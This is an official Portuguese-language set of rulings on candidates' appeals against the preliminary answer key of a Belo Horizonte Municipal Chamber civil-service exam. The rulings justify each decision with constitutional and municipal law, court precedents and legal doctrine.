Conforme disciplina a Lei Orgânica do Município de Belo Horizonte, uma Emenda à LOMBH poderá ser proposta por, no mínimo, cinco por cento do eleitorado do Município, pelo Prefeito e por, no mínimo, um terço dos membros da Câmara. Portanto, a iniciativa popular depende de manifestação de, pelo menos, cinco por cento do eleitorado do Município de Belo Horizonte, não podendo ocorrer com a manifestação de apenas um vereador. Em relação às limitações circunstanciais previstas na LOMBH que impedem a alteração de seu texto, esclarecemos que ela não poderá ser emendada na vigência de estado de sítio ou estado de defesa, e em situação que envolva a decretação de intervenção estadual, não havendo vedação expressa nos casos de intervenção federal.

Fonte:

- Lei Orgânica do Município de Belo Horizonte – Arts. 85, 86 e 88. Disponível em: <https://www.cmbh.mg.gov.br/atividade-legislativa/pesquisar-legislacao/lei-organica>.

BRANCA	VERDE	AMARELA	AZUL
22	28	31	25

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A Constituição apresenta cinco categorias de elementos, sendo eles os elementos orgânicos, limitativos, socioideológicos, de estabilização constitucional e formais de aplicabilidade.

Os elementos orgânicos correspondem àquelas normas que regulam a estrutura do Estado e do Poder, a exemplo da norma prescrita no art.18, § 4º da CF/1988, que possibilita a criação de novos Municípios.

Os elementos limitativos dizem respeito às normas que limitam o poder estatal, tais como as que prescrevem direitos e garantias fundamentais individuais.

Os elementos socioideológicos nos remetem ao Estado social e ao compromisso constitucional entre este e o Estado individualista. Estão presentes em normas que explicitam direitos sociais, que dispõem sobre a ordem econômica e financeira e a ordem social, a exemplo daquelas correspondentes à disciplina da previdência social.

Os elementos de estabilização constitucional estão presentes nas normas constitucionais que asseguram a solução de conflitos constitucionais, a defesa da Constituição, do Estado e das instituições democráticas, a exemplo da norma que estabelece a competência do Supremo Tribunal Federal para processar e julgar originariamente a Ação Direta de Inconstitucionalidade.

Os elementos formais de aplicabilidade são normas constitucionais que estabelecem regras de aplicação das Constituições, a exemplo daquelas previstas no ADCT (como a que fixa a possibilidade de revisão constitucional).

Fonte:

- LENZA, Pedro. Direito constitucional. (Coleção esquematizado®). São Paulo: Editora Saraiva, 2023.

BRANCA	VERDE	AMARELA	AZUL
23	32	25	24

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Conforme o entendimento do Supremo Tribunal Federal acerca do tema, é cabível Ação Direta de Inconstitucionalidade em face das espécies normativas primárias elencadas no art. 59 da CF/1988; das resoluções e deliberações administrativas de Tribunais; regimento interno dos Tribunais; regimento interno das Casas do Poder Legislativo; atos estatais de conteúdo derogatório; Resolução do Conselho Interministerial de Preços; Decretos Autônomos; resoluções do TSE; Tratados Internacionais aprovados pelo rito previsto no art. 5º, § 3º da CF/1988; lei distrital no exercício da competência estadual do Distrito Federal; Resolução do CNJ; Resolução do CNMP. De outro modo, não cabe ADI em face de norma constitucional originária; leis ou atos normativos anteriores à Constituição; lei ou ato normativo revogado. Portanto, incorreta a alternativa de letra A.

Fontes:

- STF. ADI 1105-7/DF, Min. Rel. Marco Aurélio, j. 17/05/2006. Disponível em: <https://redir.stf.jus.br/paginadorpub/paginador.jsp?docTP=AC&docID=611992>.
- FERNANDES, Bernardo Gonçalves. Curso de Direito Constitucional. Salvador: Juspodivm, 2018.

BRANCA	VERDE	AMARELA	AZUL
24	30	33	21

Recurso Procedente. Questão Anulada.

Considerando o art. art. 87, II, g da LOMBH, que dispõe que nos projetos de lei que versem sobre a criação de cargo público a sua aprovação depende do voto favorável da maioria dos membros da Câmara, ou seja, de um quórum de maioria absoluta e que, na perspectiva geral das regras concernentes ao processo legislativo brasileiro o quórum de maioria absoluta pode ser considerado quórum especial de aprovação. Considerando que nos

termos do art. 91 da LOMBH, o Prefeito pode solicitar urgência para a apreciação de projeto de lei de sua iniciativa, salvo o de Lei Orgânica, estatutária ou equivalente a código, ou que dependa de quórum especial para aprovação, a banca examinadora entende pela procedência das razões apresentadas no recurso e se manifesta pela anulação da questão.

Fonte:

- Lei Orgânica do Município de Belo Horizonte – Arts. 85, 86 e 88. Disponível em: <https://www.cmbh.mg.gov.br/atividade-legislativa/pesquisar-legislacao/lei-organica>.

BRANCA	VERDE	AMARELA	AZUL
25	23	29	32

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Conforme leciona Bernardo Gonçalves Fernandes (2018), o Poder Constituinte decorrente é um poder derivado, subordinado e condicionado. Portanto, deve observar determinados limites fixados na Constituição Federal, como os princípios constitucionais sensíveis, que estão previstos no art. 34, VII da CF/1988, a exemplo da forma republicana. A inobservância dos Estados a esses princípios pode ensejar a intervenção federal.

As normas de reprodução obrigatória são aquelas normas constitucionais que devem constar nas Constituições estaduais. Estas se diferem das normas de imitação, que são aquelas normas previstas na Constituição Federal cuja reprodução pelos Estados é facultativa, a exemplo da norma que faz previsão ao mandado de injunção e ao habeas data.

As Constituições Estaduais devem observar os princípios constitucionais estabelecidos, que são as normas constitucionais responsáveis por organizar a federação. Se dividem em: normas competência e normas de preordenação. O art. 27, § 3º, que disciplina o quantitativo de Deputados a compor a Assembleia Legislativa é exemplo de norma de preordenação. Já o art. 145, I a III, que dispõe sobre a instituição de impostos pelos entes federativos, é exemplo de norma competência.

Fonte:

- FERNANDES, Bernardo Gonçalves. Curso de Direito Constitucional. Salvador: Juspodivm, 2018.

BRANCA	VERDE	AMARELA	AZUL
26	31	27	22

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Conforme entendimento do Supremo Tribunal Federal, a lei local que restringe a utilização de bens do domínio do Município recai sobre ato da Administração Pública municipal e não sobre as empresas comercializadoras de determinadas substâncias na medida em que não proíbe a propaganda dos produtos, mas sim a utilização de imóveis do município para eventos de propaganda de tais produtos. Portanto, não invade esfera de competência destinada privativamente à União, vez que não legislou sobre propaganda comercial. No caso abordado no enunciado da questão, o Município legislou sobre matéria de interesse local, afeto à utilização de imóveis da Administração Pública municipal, não invadindo esfera de competência destinada privativamente à União, vez que não legislou sobre propaganda comercial. Ademais, ao ser proposto por um vereador o projeto de lei não apresenta vício de iniciativa, pois a competência privativa do Prefeito refere-se à administração do patrimônio municipal, não sendo caso impeditivo para que o Poder Legislativo, mediante lei, imponha limitações à realização de determinados eventos em imóveis públicos.

Fontes:

- STF. RE 305470, 2ª Turma, Rel. Min. Ellen Gracie, j. 18/10/2016. Disponível em: <https://redir.stf.jus.br/paginadorpub/paginador.jsp?docTP=TP&docID=12085650>.
- FERNANDES, Bernardo Gonçalves. Curso de Direito Constitucional. Salvador: Juspodivm, 2018.

BRANCA	VERDE	AMARELA	AZUL
27	29	30	33

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Conforme prevê a Constituição Federal de 1988, a intervenção estadual é medida que só pode ser decretada pelo Governador de Estado. Na hipótese de sua decretação, como regra, o decreto deverá ser submetido à apreciação da Assembleia Legislativa do Estado. Contudo, seguindo-se a mesma lógica da intervenção federal, nos casos previstos no art. 35, IV da CF/1988, a apreciação da Assembleia Legislativa é dispensada, como regra, ficando o decreto governamental limitado a suspender a execução do ato a ser impugnado.

Fontes:

- Constituição da República Federativa do Brasil de 1988. Disponível em: https://www.planalto.gov.br/ccivil_03/constituicao/constituicao.htm.
- Constituição do Estado de Minas Gerais. Disponível em: https://www2.senado.leg.br/bdsf/bitstream/handle/id/70446/CE_MG_EC_111-2022.pdf?sequence=11&isAllowed=y.
- FERNANDES, Bernardo Gonçalves. Curso de Direito Constitucional. Salvador: Juspodivm, 2018.

BRANCA	VERDE	AMARELA	AZUL
28	26	21	31

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A inconstitucionalidade formal orgânica resta caracterizada quando há o descumprimento de normas constitucionais que definem a competência dos entes federativos. Portanto, uma lei estadual que disciplina matéria prevista no art. 22 da CF/1988, cuja competência é privativa da União, apresenta uma inconstitucionalidade formal orgânica. Já a quebra de decoro parlamentar no processo legislativo, seja em virtude do abuso das prerrogativas ou de percepção de vantagens indevidas pelos parlamentares, configura uma espécie de inconstitucionalidade denominada vício de decoro parlamentar.

Fontes:

- FERNANDES, Bernardo Gonçalves. Curso de Direito Constitucional. Salvador: Juspodivm, 2018.
- LENZA, Pedro. Direito constitucional. (Coleção esquematizado®). São Paulo: Editora Saraiva, 2023.

BRANCA	VERDE	AMARELA	AZUL
29	22	24	27

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Conforme dispõe o art. 87, § 1º, II da LOMBH, a aprovação do código sanitário do município depende da maioria dos votos dos membros da Câmara. Se após aprovado pela Câmara Municipal o projeto normativo for vetado pelo Prefeito, o veto poderá ser rejeitado pela Casa Legislativa, desde que pelo voto também da maioria dos seus membros, conforme disposição do art. 92, § 5º da LOMBH.

Fonte:

- Lei Orgânica do Município de Belo Horizonte – Arts. 85, 86 e 88. Disponível em: <https://www.cmbh.mg.gov.br/atividade-legislativa/pesquisar-legislacao/lei-organica>.

BRANCA	VERDE	AMARELA	AZUL
30	33	32	28

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Nos termos do art. 110, inc. IV da LOMBH, que está em consonância com o art. 4º, V do DL 201/67, constitui infração político-administrativa a conduta do Prefeito que deixa de apresentar à Câmara no devido tempo e em forma regular, a proposta orçamentária. Tratando-se de infração político-administrativa, o julgamento do Prefeito se dá perante a Câmara Municipal e não perante o Tribunal de Justiça do Estado.

Fonte:

- Lei Orgânica do Município de Belo Horizonte – Arts. 85, 86 e 88. Disponível em: <https://www.cmbh.mg.gov.br/atividade-legislativa/pesquisar-legislacao/lei-organica>.

BRANCA	VERDE	AMARELA	AZUL
31	27	22	26

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Em relação à imunidade de testemunho dos parlamentares, o art. 53, § 6º da CF/1988, dispõe que os parlamentares federais não serão obrigados a testemunhar sobre informações recebidas ou prestadas em razão do exercício do mandato, nem sobre pessoas que lhe tenham confiado ou recebido informações. Conforme leciona Bernardo Gonçalves Fernandes (2018, p. 1087), essa imunidade não é absoluta, pois para estar o parlamentar por ela acobertado a questão deverá guardar nexos de causalidade entre o fato a testemunhar e o exercício do mandato.

Fontes:

- Constituição da República Federativa do Brasil de 1988. Disponível em: https://www.planalto.gov.br/ccivil_03/constituicao/constituicao.htm.
- FERNANDES, Bernardo Gonçalves. Curso de Direito Constitucional. Salvador: Juspodivm, 2018.

BRANCA	VERDE	AMARELA	AZUL
34	37	41	38

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As razões recursais apontam, em síntese, haver erro no gabarito preliminar da questão em razão do disposto no artigo 85, IV, da LOMBH. Contudo, depreende-se da leitura do Regimento Interno da Casa, especificamente em seu art. 48, III, que não há respaldo para tal linha de argumentação. O art. 113 do mesmo ato normativo dispõe que os projetos de resolução são destinados a regular matérias da competência privativa da Câmara e as de caráter político, processual, legislativo ou administrativo, bem como é dedicada a Subseção VIII, Seção IV, Capítulo I, do TÍTULO VII - DO PROCESSO LEGISLATIVO, para tratar do tema. Assim, em se tratando da realidade da CMBH, não há que se falar em incorreção do gabarito apontado da questão, motivo pelo qual este é ratificado.

BRANCA	VERDE	AMARELA	AZUL
35	42	34	39

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As razões recursais argumentam que a questão cobra conteúdo não disposto no conteúdo programático do cargo de Coordenador de Processo Legislativo. Ocorre que o conhecimento abordado se insere nos tópicos: “5. Processo legislativo: Espécies normativas; Procedimento legislativo ordinário; Regras de prejudicialidade; A Proposição de Lei;”, inegavelmente havendo, portanto, lastro para a cobrança nas provas. Reforça essa ideia o fato de que, dentre 1.147 inscritos para o cargo, apenas 2 recursos nesse sentido foram aviados.

Ademais, a retificação nº. I do Edital do Concurso não suprimiu a cobrança da LOMBH e do Regimento Interno para o cargo em apreço, visto que ele se encontra no Quadro V do item 6.1.1; ademais, o termo de retificação foi expresso ao dispor que: “Os diplomas legais citados nos subitens anteriores, cujos tópicos foram suprimidos, ainda poderão ter determinados de seus dispositivos cobrados nas provas em razão de assuntos especificados em outros tópicos dos conteúdos programáticos presentes no Anexo I que permaneçam em vigor.”.

Ratifica-se, pois, o gabarito preliminar divulgado.

BRANCA	VERDE	AMARELA	AZUL
37	34	40	42

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As razões recursais argumentam que a questão cobra conteúdo não disposto no conteúdo programático do cargo de Coordenador de Processo Legislativo. Ocorre que o conhecimento abordado se insere nos tópicos: “Tramitação de proposições sujeitas a procedimentos especiais; / 5. Processo legislativo: Espécies normativas;”, inegavelmente havendo, portanto, lastro para a cobrança nas provas. Reforça essa ideia o fato de que, dentre 1.147 inscritos para o cargo, um único recurso nesse sentido foi aviado.

Ademais, a retificação nº. I do Edital do Concurso não suprimiu a cobrança da LOMBH e do Regimento Interno para o cargo em apreço, visto que ele se encontra no Quadro V do item 6.1.1; ademais, o termo de retificação foi expresso ao dispor que: “Os diplomas legais citados nos subitens anteriores, cujos tópicos foram suprimidos, ainda poderão ter determinados de seus dispositivos cobrados nas provas em razão de assuntos especificados em outros tópicos dos conteúdos programáticos presentes no Anexo I que permaneçam em vigor.”.

Ratifica-se, pois, o gabarito preliminar divulgado.

BRANCA	VERDE	AMARELA	AZUL
38	39	43	35

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As razões recursais sustentam, em síntese, que a alternativa a seguir também se encontra correta: “Há vício no fato de ter o Prefeito promulgado e publicado a lei em 3 de fevereiro de 2030, antes da apreciação dos vetos pelo Legislativo, bem como no fato ocorrido em 10 de março de 2030.”. Segundo os recorrentes, o Prefeito não pode promulgar e publicar a lei enquanto os vetos não forem apreciados pela Câmara, o que não merece prosperar.

Conforme leciona Bernardo Gonçalves Fernandes (2020): “Sobre o veto parcial, temos a informar que é certo que a parte que não foi vetada do projeto (parte, portanto, sancionada) será promulgada e publicada de imediato, sem a necessidade de análise pelo Poder Legislativo.”. Este é o procedimento adotado no processo legislativo brasileiro, podendo o Poder Legislativo rejeitar o veto do Executivo, devendo este último promulgar o projeto de lei posteriormente (art. 92, §6º, da LOMBH). Exemplos:

<https://www.cmbh.mg.gov.br/comunica%C3%A7%C3%A3o/not%C3%ADcias/2023/07/veto-ao-pl-do-subs%C3%ADdio-aos-%C3%B4nibus-pode-ser-apreciado-pelo-plen%C3%A1rio>

<https://www12.senado.leg.br/noticias/materias/2024/04/12/lula-sanciona-com-vetos-lei-que-regula-profissao-de-musicoterapeuta>

Por fim, ressalte-se que o gabarito apontado como correto sustenta-se no art. 92, §4º, LOM e no julgado pelo STF na ADPF 715, Relator(a): GILMAR MENDES, Tribunal Pleno, julgado em 17/02/2021, PROCESSO ELETRÔNICO DJe-035 DIVULG 24-02-2021 PUBLIC 25-02-2021.

Confirma-se, pois, o gabarito preliminar divulgado.

Fonte:

- Bernardo Gonçalves Fernandes (Curso de Direito Constitucional - 12. ed. rev., atual. e ampl. - Salvador: Ed. JusPodivm. 2020. Pág. 1372.

BRANCA	VERDE	AMARELA	AZUL
39	41	42	36

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As razões recursais argumentam que a questão cobra conteúdo não disposto no conteúdo programático do cargo de Coordenador de Processo Legislativo. Ocorre que o conhecimento abordado se insere nos tópicos: “6. Exercício do mandato parlamentar: Prerrogativas e garantias dos parlamentares; Deveres dos parlamentares; Incompatibilidades; Hipóteses de perda do mandato; Suplência; Medidas Disciplinares; Bancadas e lideranças.”, inegavelmente havendo, portanto, lastro para a cobrança nas provas. Reforça essa ideia o fato de que, dentre 1.147 inscritos para o cargo, um único recurso nesse sentido foi aviado.

Ademais, a retificação nº. I do Edital do Concurso não suprimiu a cobrança da LOMBH e do Regimento Interno para o cargo em apreço, visto que ele se encontra no Quadro V do item 6.1.1; ademais, o termo de retificação foi expresso ao dispor que: “Os diplomas legais citados nos subitens anteriores, cujos tópicos foram suprimidos, ainda poderão ter determinados de seus dispositivos cobrados nas provas em razão de assuntos especificados em outros tópicos dos conteúdos programáticos presentes no Anexo I que permaneçam em vigor.”.

Ratifica-se, pois, o gabarito preliminar divulgado.

BRANCA	VERDE	AMARELA	AZUL
40	36	35	41

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As razões recursais argumentam que a questão cobra conteúdo não disposto no conteúdo programático do cargo de Coordenador de Processo Legislativo. Ocorre que o conhecimento abordado se insere nos tópicos: “5. Processo legislativo: (...) Procedimento legislativo ordinário; (...) Relatoria, parecer e diligência; (...) Sanção, Promulgação e Veto; Tramitação de proposições sujeitas a procedimentos especiais; (...) Bancadas e lideranças.”, inegavelmente havendo, portanto, lastro para a cobrança nas provas. Reforça essa ideia o fato de que, dentre 1.147 inscritos para o cargo, um único recurso nesse sentido foi aviado.

Ademais, a retificação nº. I do Edital do Concurso não suprimiu a cobrança da LOMBH e do Regimento Interno para o cargo em apreço, visto que ele se encontra no Quadro V do item 6.1.1; ademais, o termo de retificação foi expresso ao dispor que: “Os diplomas legais citados nos subitens anteriores, cujos tópicos foram suprimidos, ainda poderão ter determinados de seus dispositivos cobrados nas provas em razão de assuntos especificados em outros tópicos dos conteúdos programáticos presentes no Anexo I que permaneçam em vigor.”.

BRANCA	VERDE	AMARELA	AZUL
41	43	37	40

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As razões recursais argumentam que a questão cobra conteúdo não disposto no conteúdo programático do cargo de Coordenador de Processo Legislativo. Ocorre que o conhecimento abordado se insere nos tópicos: “5. Processo legislativo: Espécies normativas; Procedimento legislativo ordinário; Regras de prejudicialidade; A Proposição de Lei;”, inegavelmente havendo, portanto, lastro para a cobrança nas provas. Reforça essa ideia o fato de que, dentre 1.147 inscritos para o cargo, um único recurso nesse sentido foi aviado.

Ademais, a retificação nº. I do Edital do Concurso não suprimiu a cobrança da LOMBH e do Regimento Interno para o cargo em apreço, visto que ele se encontra no Quadro V do item 6.1.1; ademais, o termo de retificação foi expresso ao dispor que: “Os diplomas legais citados nos subitens anteriores, cujos tópicos foram suprimidos, ainda poderão ter determinados de seus dispositivos cobrados nas provas em razão de assuntos especificados em outros tópicos dos conteúdos programáticos presentes no Anexo I que permaneçam em vigor.”.

BRANCA	VERDE	AMARELA	AZUL
44	49	52	47

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Argumentam os recorrentes que haveria mais de uma resposta correta, ausência de conteúdo programático e erro na divulgação do gabarito.

Sem razão, contudo, remarcando-se que o equívoco dos recorrentes se deu com a incorreta interpretação do enunciado. Buscou-se revelar a influência do processo civil, no processo legislativo, destacando-se:

Figura entre as conformidades dos contextos jurídico e legislativo o princípio da economia processual, que impõe a celeridade possível, bem como o uso racional dos recursos disponíveis. Trata-se da organização e execução sequencial do processo de forma adequada e suficiente para o cumprimento de todas as etapas necessárias, observando-se a oportunidade de interposição dos procedimentos acessórios e eventuais, com respeito às prerrogativas das partes e aos prazos. É preciso, também, evitar o desperdício de tempo e de labor, ativos limitados e onerosos. Todas estas preocupações são apropriadas à realidade das casas legislativas, posto que é essencial conjugar a eficiência na apreciação das propostas com a lisura do processo. No Parlamento, há que se considerar a obstrução, expediente legítimo que consiste na aplicação das regras para dificultar deliberadamente o avanço das matérias, mormente por parte das minorias. O princípio em questão não pode subtrair esta ação, que tem escopo político e fundamenta-se na relação entre maioria e minoria. A economia processual imprime agilidade e eficiência legítimas, moderadas por embates políticos. O princípio processual por excelência é o do *contraditório e da ampla defesa*. Apesar de à primeira vista a questão ser atinente à arena legislativa, tal aproximação não se sustenta, tendo em vista que o Parlamento é espaço de múltiplas vozes, representando interesses os mais diversos e por caminhos diferentes buscando o mesmo fim em meio a alianças mais simples ou complexas, enquanto o contraditório e a ampla defesa remetem aos dois lados que se opõem numa luta em que apenas um sairá vencedor. A maioria e a minoria do Parlamento não guardam relação com acusador e réu, não há ameaça ao direito, o jogo é de soma variável e não de soma zero. O Parlamento é o espaço do dissenso e da solução de conflitos, mas não por meio de julgamentos de certo e errado. Mais um dos princípios processuais não aplicável é o da inafastabilidade. Ao contrário dos tribunais que, provocados, não podem se negar a julgar uma demanda, as casas legislativas podem receber um sem-número de proposições e escolher dentre elas aquelas que irá apreciar. Um último princípio dissonante entre os dois processos é o da fundamentação. No plano jurídico, uma sentença só pode se configurar se fundamentada, ou seja, sustentada a partir das leis, provas, depoimentos e julgamento envolvidos. No legislativo, a proposta é motivada, acompanhada por uma justificativa, mas esta pode ser simples, voluntariosa e é parcial. Mais afeto à questão seria o veto, que exige uma fundamentação para sua existência, mas também é parcial e não resultado da audiência das partes. Motivações existem em cada caso, mas a da sentença jurídica é a justa e a da legislativa é a política.

Fonte:

- DOCTRINA PRINCÍPIOS DO PROCESSO LEGISLATIVO: UMA PERSPECTIVA INTERDISCIPLINAR E SISTÊMICA
Fábio Almeida Lopes

BRANCA	VERDE	AMARELA	AZUL
45	51	54	48

Recurso Procedente. Gabarito alterado para alternativa D.

Os recorrentes afirmam haver erro na divulgação do gabarito. De fato: houve equívoco na divulgação do gabarito, estando correta a opção **D - Desacolhido, pelo princípio da separação de poderes;**

Houve manifestação do STF, em sessão plenária, que assim decidiu:

A propósito, na Sessão Plenária de 13.12.1963, foi aprovado o enunciado 339 da Súmula desta Corte, cuja redação é: “Não cabe ao Poder Judiciário, que não tem a função legislativa, aumentar vencimentos de servidores públicos sob o fundamento de isonomia”.

Fonte:

- RECURSO EXTRAORDINÁRIO 592.317 RIO DE JANEIRO.

BRANCA	VERDE	AMARELA	AZUL
46	48	50	44

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alega-se erro na divulgação do gabarito, falta de uma resposta correta ou mais de uma resposta correta.

Sem razão os recorrentes, já que o gabarito está correto como deixa claro o voto proferido pelo Ministro Alexandre de Moraes no A G .REG. NO RECURSO EXTRAORDINÁRIO COM AGRAVO 1.414.453 RIO GRANDE DO NORTE- cabe ao administrador público o exercício de sua conveniência e oportunidade. Nesse sentido, em caso análogo: “Agravo regimental em recurso extraordinário. 2.Direito Administrativo. 3. defensoria pública. Implantação de plantão permanente na cidade de Erechim. Mérito administrativo. Impossibilidade de ingerência do Poder Judiciário ante a ausência de ilegalidade ou abuso de poder. Princípio da separação dos poderes. Precedentes. Inexistência de argumentos capazes de infirmar a decisão agravada. 5. Agravo regimental a que se nega provimento.” (RE 636.686-AgR, Rel. Min. GILMAR MENDES, Segunda Turma, DJe de 16/8/2013)

Também no sentido de que não cabe ao Poder Judiciário intervir na discricionariedade do administrador, vejamos os seguintes precedentes: “Agravo regimental no recurso extraordinário. Portaria ministerial que estabeleceu direito antidumping provisório na forma de sobretarifa ao imposto de importação (II), relativamente à importação de fosfato monoamônico (MAP) procedente da Rússia. Exclusão da região nordeste. Adequação da fundamentação do ato normativo. Matéria fática. Súmula nº 279/STF. Análise de legislação infraconstitucional. Afronta reflexa. Pretensão fundada em isonomia que transformaria o Poder Judiciário em legislador positivo. Princípio da separação dos poderes.

Apesar de independentes, os poderes de Estado devem atuar de maneira harmônica, privilegiando a cooperação e a lealdade institucional e afastando as práticas de guerrilhas institucionais, que acabam minando a coesão governamental e a confiança popular na condução dos negócios públicos pelos agentes políticos. Para tanto, a Constituição Federal consagra um complexo mecanismo de controles recíprocos entre os três poderes, de forma que, ao mesmo tempo, um Poder controle os demais e por eles seja controlado. Esse mecanismo denomina-se teoria dos freios e contrapesos.

Todavia, no âmbito da execução das políticas públicas, cabe ao administrador público a avaliação de sua conveniência e oportunidade, não cabendo ao Poder Judiciário realizar as prestações positivas, pois, isto estaria configurando uma extrapolação entre os Poderes.

BRANCA	VERDE	AMARELA	AZUL
48	52	47	50

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Os recursos alegam erro na divulgação do gabarito e mais de uma resposta correta. Entretanto, nenhum deles se sustentam, estando o gabarito correto, eis que o Controle Interno, tratado na doutrina como controle administrativo, foi definido por Hely Lopes Meirelles como: ... todo aquele que o Executivo e os órgãos de administração dos demais Poderes exercem sobre suas próprias atividades, visando mantê-las dentro da lei, segundo as necessidades do serviço e as exigências técnicas e econômicas de sua realização, pelo que é um controle da legalidade e de mérito. Sob ambos esses aspectos pode e deve operar-se com legitimidade e eficiência, atingindo a sua finalidade plena, que é a satisfação das necessidades coletivas e atendimento dos direitos individuais dos administrados.

Fontes:

- CONTROLE DA ADMINISTRAÇÃO PÚBLICA Homero Santos
- Palestra proferida na 1.ª Jornada Catarinense de Administração Pública (São José/SC, 18.09.97). 2. Ministro-Presidente do Tribunal de Contas da União;

BRANCA	VERDE	AMARELA	AZUL
49	45	44	54

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alegam os recorrentes que faltaria uma resposta correta à questão, bem como que não estaria inserida no conteúdo programático do certame.

Sem razão, contudo.

O conteúdo está previsto no Edital sob a rubrica 8. Direito Administrativo ... e) SERVIÇO PÚBLICO.

Já o gabarito apontado está correto, conforme tema repetitivo 699 do STJ a saber: TESE JURÍDICA "Na hipótese de débito estrito de recuperação de consumo efetivo por fraude no aparelho medidor atribuída ao consumidor, desde que apurado em observância aos princípios do contraditório e da ampla defesa, é possível o corte administrativo do fornecimento do serviço de energia elétrica, mediante prévio aviso ao consumidor, pelo inadimplemento do consumo recuperado correspondente ao período de 90 (noventa) dias anterior à constatação da fraude, contanto que executado o corte em até 90 (noventa) dias após o vencimento do débito, sem prejuízo do direito de a concessionária utilizar os meios judiciais ordinários de cobrança da dívida, inclusive antecedente aos mencionados 90 (noventa) dias de retroação".

Fontes:

- REsp 1412433 / RS
- RECURSO ESPECIAL 2013/0112062-1
- Tema Repetitivo 699

BRANCA	VERDE	AMARELA	AZUL
50	47	51	53

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alegam os recorrentes que haveria mais de uma resposta correta e ainda erro no enunciado;

A questão e seu gabarito não padecem dos vícios apontados. Os recorrentes, pelo que se percebe, não souberam interpretar o enunciado da questão. Esta se resolve pela constatação de que dado o caráter sancionatório da medida, pressupõe-se a prática de delito ou sua aquiescência pelo titular do imóvel, o que se mostra inviável se este é pessoa jurídica de direito público.

Não se justifica, para fins da expropriação, com caráter de confisco, de que trata o art. 243 da Constituição Federal, a invocação da primazia da União sobre os Estados. Em se tratando de bem já público, sua expropriação para mera alteração de titularidade nada contribui para o alcance da finalidade do instituto.

Fonte:

- STF AG.REG. NA AÇÃO CÍVEL ORIGINÁRIA 2.187 PERNAMBUCO

BRANCA	VERDE	AMARELA	AZUL
52	54	53	51

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Não há erro no enunciado, mas equívoco dos recorrentes quanto à interpretação da questão e ausência de conhecimento sobre o tema já analisado pelo Supremo Tribunal Federal;

Tema 130 - Responsabilidade objetiva do Estado em caso de responsabilidade civil da pessoa jurídica de direito privado prestadora de serviço público em relação a terceiros não-usuários do serviço.

Assim, a responsabilidade civil das pessoas jurídicas de direito privado prestadoras de serviço público é objetiva relativamente a terceiros usuários e não usuários do serviço, segundo decorre do art. 37, § 6º, da Constituição Federal.

Fonte:

- RE 591874.

BRANCA	VERDE	AMARELA	AZUL
53	50	45	49

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O tema abordado na questão já foi julgada pelo E. Supremo Tribunal Federal, que se manifestou no sentido que: RESERVA DE DUAS VAGAS GRATUITAS E DE DUAS VAGAS COM TARIFA REDUZIDA, POR VEÍCULO, PARA JOVENS DE BAIXA RENDA NO TRANSPORTE COLETIVO INTERESTADUAL DE PASSAGEIROS. LEGITIMIDADE DA INTERVENÇÃO DO ESTADO NA ORDEM MECONÔMICA PARA ASSEGURAR DIREITOS FUNDAMENTAIS. EXISTÊNCIA DE MECANISMOS DE CORREÇÃO DE EVENTUAL DESEQUILÍBRIO ECONÔMICO-FINANCEIRO DOS CONTRATOS. AÇÃO CONHECIDA E JULGADO IMPROCEDENTE O PEDIDO. 1. As balizas da ordem econômica nacional fixadas no artigo 170 da Constituição Federal impõem que a livre iniciativa e a propriedade privada sejam compatibilizadas com a redução das desigualdades regionais e sociais, de forma a assegurar a todos existência digna, conforme os ditames da justiça social. 2. O Estado pode intervir na ordem econômica para assegurar o gozo de direitos fundamentais de pessoas em condição de fragilidade econômica e social, implementando políticas públicas que estabeleçam meios para a consecução da igualdade de oportunidades e da humanização das relações sociais, dando concretude aos valores da cidadania e da dignidade da pessoa humana. Precedentes: ADI 2.649, Rel. Min. Cármen Lúcia, Plenário, DJe de 17/10/2008; ADI 3.768, Rel. Min. Cármen Lúcia, Plenário, DJ de 26/10/2007; ADI 1.950, Rel. Min. Eros Grau, Supremo Tribunal Federal Documento assinado digitalmente conforme MP nº 2.200-2/2001 de 24/08/2001. 3. É dever da sociedade, ao lado da família e do Estado, assegurar à criança, ao adolescente e ao jovem, com absoluta prioridade, o direito à vida, à saúde, à alimentação, à educação, ao lazer, à profissionalização, à cultura, à dignidade, ao respeito, à liberdade e à convivência familiar e comunitária, além de colocá-los a salvo de toda forma de negligência, discriminação, exploração, violência, crueldade e opressão (artigo 227 da Constituição Federal). 4. A intervenção do Estado na ordem econômica para a promoção e implementação de direitos fundamentais não pode acarretar ônus excessivos aos atores privados, mormente no caso de contratos administrativos, onde a presença de cláusulas exorbitantes do direito comum em prol do interesse público tem como contrapartida a garantia do equilíbrio econômico-financeiro do contrato, de forma a resguardar os direitos dos contratados (artigo 37, XXI, da Constituição Federal).

Logo, não há qualquer vício que padece sobre o enunciado e alternativas da questão. Ratificando o gabarito preliminar.

Fonte:

- AÇÃO DIRETA DE INCONSTITUCIONALIDADE 5.657 DISTRITO FEDERAL.

BRANCA	VERDE	AMARELA	AZUL
54	46	48	45

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

